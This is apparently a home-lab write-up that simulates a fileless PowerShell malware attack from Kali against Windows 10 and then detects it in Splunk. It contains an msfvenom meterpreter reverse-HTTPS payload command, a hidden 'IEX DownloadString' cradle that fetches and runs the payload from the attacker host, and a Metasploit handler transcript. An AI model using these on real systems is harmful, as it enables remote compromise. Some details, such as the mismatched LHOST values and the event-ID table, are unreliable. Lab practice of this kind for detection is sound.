

PHASE 3:

Scenario 1 : Fileless Malware with PowerShell

step 1: Crafting the Fileless Payload (on Kali)

- # Create payload using msfvenom
- msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.14 LPORT=443 -f ps1 > payload.ps1
- # Host it via Python HTTP server
- cd /root/Desktop/
- python3 -m http.server 80

```
(root@kali)-[/home/sirius/Desktop]
# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.15 LPORT=443 -f ps1 > payload.ps1

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 620 bytes
Final size of ps1 file: 3024 bytes
```

Step 2 : Simulate Phishing Click (on Windows 10)

Open PowerShell as a low-privilege user (normal user)

- powershell -ep bypass -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.15/payload.ps1')"

Step 3: Listen for Reverse Shell on Kali

Start **Metasploit** listener to catch the session:

```

      =[ metasploit v6.4.18-dev                               ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post             ]
+ -- --[ 1468 payloads - 47 encoders - 11 nops                ]
+ -- --[ 9 evasion                                              ]


Metasploit Documentation: https://docs.metasploit.com/

use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf6 exploit(multi/handler) > set LHOST 192.168.1.15
LHOST => 192.168.1.15
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.1.15:443

```


Step 4: Simulate Spear Phishing on Windows



And open this file any how

Step 5: Detect Using Splunk (Ubuntu Server)

- index=winlogs host=DESKTOP-PERTPN8 sourcetype=WinEventLog:Microsoft-Windows-Sysmon/Operational (EventCode=1 OR EventCode=3 OR EventCode=4688 OR EventCode=10)



Events and there eventid :

Event Source	Event ID	Description
Sysmon	1	Process Creation
Sysmon	3	Network Connection
Sysmon	10	PowerShell Script Execution
Security Log	4688	New Process Created (via PowerShell)
PowerShell Logs	4104	Script Block Logging